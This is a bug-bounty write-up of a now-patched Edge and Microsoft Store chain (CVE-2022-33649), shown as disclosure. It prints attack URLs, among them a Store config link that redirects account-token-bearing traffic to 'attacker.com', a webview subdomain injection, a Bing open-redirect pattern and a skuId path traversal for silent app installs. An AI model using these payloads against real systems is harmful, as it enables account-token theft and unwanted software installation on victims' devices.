CVE-2022-33649: Chain of Forgotten Features
One of the unique bugs I’ve found. Reported to Microsoft, fixed in Edge 104.0.1293.47 (August 2022), and rewarded with a $20,000 bounty.
It chains five bugs: an Edge allowlist for bing.com, a Bing open redirect, a Microsoft Store URL handler that leaks the MS account token, a forgotten “Push to Install” backend, and a skuId path traversal that bypasses its ownership check.
How I stumbled into it

It started by accident. Bing surfaces a Microsoft Store app card with a small “Install” button next to certain searches:

Clicking it took me straight into the Microsoft Store - the iTunes product page, ready to install:
What made me stop and look twice is what didn’t happen. Custom URI schemes from a normal web page are supposed to show this prompt first:

Bing got to skip it. Whatever was bridging the page click to the Store was bypassing the external-protocol confirmation, so I went looking for why.
🔗 1: Edge’s AutoLaunchProtocolsComponent
The mechanism turned out to be Edge-specific: a feature called AutoLaunchProtocolsComponent, distributed via the component updater. It carries a protocols.json allowlist that maps origins to URI schemes Edge is willing to launch without the usual prompt.
User Data/AutoLaunchProtocolsComponent/<version>/protocols.json
{
  "allow": [
    {
      "origins": [
        "https://*.get.microsoft.com",
        "https://*.apps.microsoft.com",
        "https://bing.com"
      ],
      "protocol": "ms-windows-store"
    },
    ...
  ]
}
https://bing.com was on the list for ms-windows-store://. The ms-windows-store:// scheme is the entrypoint into the Microsoft Store app - search, product pages, settings, and (as I found later) install flows.
So if you can get the user’s browser to navigate to a ms-windows-store://... URL from a bing.com document, Edge launches the Store with no prompt. Now the question is whether an attacker page can drive that navigation.
🔗 2: The bing.com open redirect
Bing’s tracking redirector did the rest. The endpoint https://www.bing.com/ck/a?...&u=<base64>&... decodes its u= parameter and redirects there. The base64 is prefixed (a1 here) but the rest is just a regular base64-encoded URL, and there is no scheme allowlist:
https://www.bing.com/ck/a?...&u=a1bXMtd2luZG93cy1zdG9yZTo=&...
                                └─ base64("ms-windows-store:")

Combined with AutoLaunchProtocolsComponent, that’s the bypass: an attacker page navigates to a bing.com/ck/a?...&u=<base64-of-ms-windows-store-URL> link, Bing redirects to the ms-windows-store:// URL, and Edge auto-launches it without a prompt.
That alone is a security feature bypass. The interesting question is what you can do once you control the ms-windows-store:// URL.
Reverse engineering the Microsoft Store
The Store is a native UWP C++ app, which is a pain to reverse - lots of vtable dispatch, COM-style interfaces, no symbols. I started from known parameters (the keywords already in protocols.json and obvious query names) and walked Xrefs in IDA:


To enumerate the URI handlers systematically, I wrote IDAPython that parses the decompiled output line-by-line. It dumps global variables and records every string used in function calls - particularly the maps binding URL paths to handler functions and parameter names:
The output is a flat list of every ms-windows-store://<path> route the app accepts, together with the query parameters it pulls out:

Most of these are boring (search, publisher pages, settings panels). Two were not.
🔗 3: Two interesting handlers
1. config?forceServiceEndpoint=...

The config route accepted a long list of switches. One of them, forceServiceEndpoint, repointed the Store’s backend URL - the host the app talks to for catalog data, product metadata, and (importantly) the auth-bearing requests it makes on behalf of the signed-in Microsoft account.

ms-windows-store://config?forceServiceEndpoint=attacker.com
After firing this URL, the Store’s outgoing requests went to the attacker - including ones carrying the user’s Microsoft account token. Confirmed in Fiddler:
2. navigatetopage?subdomain=...
The navigatetopage route opened an in-app webview against a *.microsoft.com URL built from the subdomain parameter. The host check used the decoded subdomain value, but URL parsing happened later - so a percent-encoded ? (or #) inside subdomain could cut the intended microsoft.com suffix into a query string or fragment of an attacker-controlled origin:
ms-windows-store://navigatetopage?subdomain=attacker.com%3F
   →  https://attacker.com?.microsoft.com/...
The webview happily loaded attacker content while the host check thought it had a microsoft.com URL.
🔗 4: Cyber archaeology: PushToInstall
With the user’s MS account token in hand, the next question is what you can do with it. Microsoft shipped a “Push to Install” feature in August 2018: pick a Store app on one device, choose another Windows 10 PC or Xbox tied to your account, and the app installs there ~15 minutes later.
How does it work? The Store backend wakes a local Windows PushToInstall service on the target via WNS, and it installs silently.
 The original 2018 “Install on my devices” menu in the Store app. Image via BleepingComputer.
When I opened the Store on my own machine, that “Install on my devices” menu wasn’t there - the feature had been discontinued in 2021. The UI was gone, but the API?
I was curious if it was still alive. The old Store web pages were already gone from microsoft.com, so I pulled them from web.archive.org instead. The “Install” button on a 2018 product page had a push-to-install-on-xbox branch that posted to /{locale}/store/api/pushToInstall with the product/SKU and locale:
 From the 2018 Store JS bundle. The
 /store/api/* endpoints all 403 today.
The url is a relative path, so the request lands on the same host as the page itself:
POST https://www.microsoft.com/<locale>/store/api/pushToInstall
That was enough to reconstruct the request shape. Replaying it with the leaked token confirmed the API was still live, and the account could:
- Read and modify the signed-in user’s MS account profile data.
- Remotely install apps owned by the account onto any device tied to it (Push to Install).
🔗 5: skuId path traversal
That last bullet is only useful if the victim already owns something worth installing - and they probably don’t own the attacker’s malware. The fifth link removes that constraint: PTI’s ownership check is on the wrong field.
pti.store.microsoft.com verifies the signed-in account owns the productId, while the skuId parameter is forwarded to the on-device PushToInstall service without much filtering. skuId rejects / but allows \, and the service walks the backslashes as path separators when it fetches the install manifest:
productId=9WZDNCRFHVN5← Windows Calculator (passes ownership check)skuId=..\9WZDNCRFJ3TJ\0010← traverses to a different product (Netflix here)
The service then fetches the manifest for the traversed product, not the original:
GET /v7.0/products/9WZDNCRFJ3TJ/0010?fieldsTemplate=InstallAgent&...
Host: displaycatalog.mp.microsoft.com
So the attacker can pin any commonly-owned app (Calculator, Photos, Mail, …) for the ownership check and silently install a different one - including a malicious app they uploaded to the Store themselves.
That’s the full chain - from clicking a link in Edge to silently installing arbitrary apps on the victim’s Windows machines.
Chain recap
%%{init: {'look': 'handDrawn', 'theme': 'neutral'}}%%
flowchart LR
    A@{ icon: "fa:person", form: "circle", label: "attacker" }

    subgraph edge [Edge]
        ALPC{AutoLaunchProtocols<br/>allows bing.com}
    end

    subgraph bing [Bing]
        BR["ck/a?u=base64"]
    end

    subgraph store [Microsoft Store UWP]
        SC["config?forceServiceEndpoint"]
        SB[backend client +<br/>MS account token]
    end

    subgraph cloud [Microsoft cloud]
        PTI_API["pushToInstall API"]
        WNS[WNS]
    end

    subgraph victim [Victim's devices]
        PTI_SVC[PushToInstall<br/>service]
        APP[silent install]
    end

    A -->|navigate| BR
    BR -->|302| ALPC
    ALPC -->|no prompt| SC
    SC -.->|repoint| SB
    SB ==>|token leaks| A
    A -->|replay +<br/>skuId traversal| PTI_API
    PTI_API --> WNS
    WNS --> PTI_SVC
    PTI_SVC --> APP
- Victim opens attacker page in Edge.
- Page navigates to
https://www.bing.com/ck/a?...&u=<base64>. - Bing redirects to
ms-windows-store://.... AutoLaunchProtocolsComponentlets it through with no prompt.- URL is
ms-windows-store://config?forceServiceEndpoint=attacker.com. - Store traffic is now proxied; MS account token leaks.
- Replay against PushToInstall - ownership check on
productIdis satisfied with a commonly-owned app. skuId=..\<other-product>\...(e.g. Netflix9WZDNCRFJ3TJ) traverses the catalog path → install of an attacker-controlled app on the victim’s devices.
Patch
Microsoft removed bing.com from the AutoLaunchProtocolsComponent allowlist for ms-windows-store. After the fix, the user sees the standard “open in Microsoft Store?” prompt instead of a silent launch - the bug dropped from zero-click to one-click. Fixed in Edge 104.0.1293.47, August 2022 Patch Tuesday.
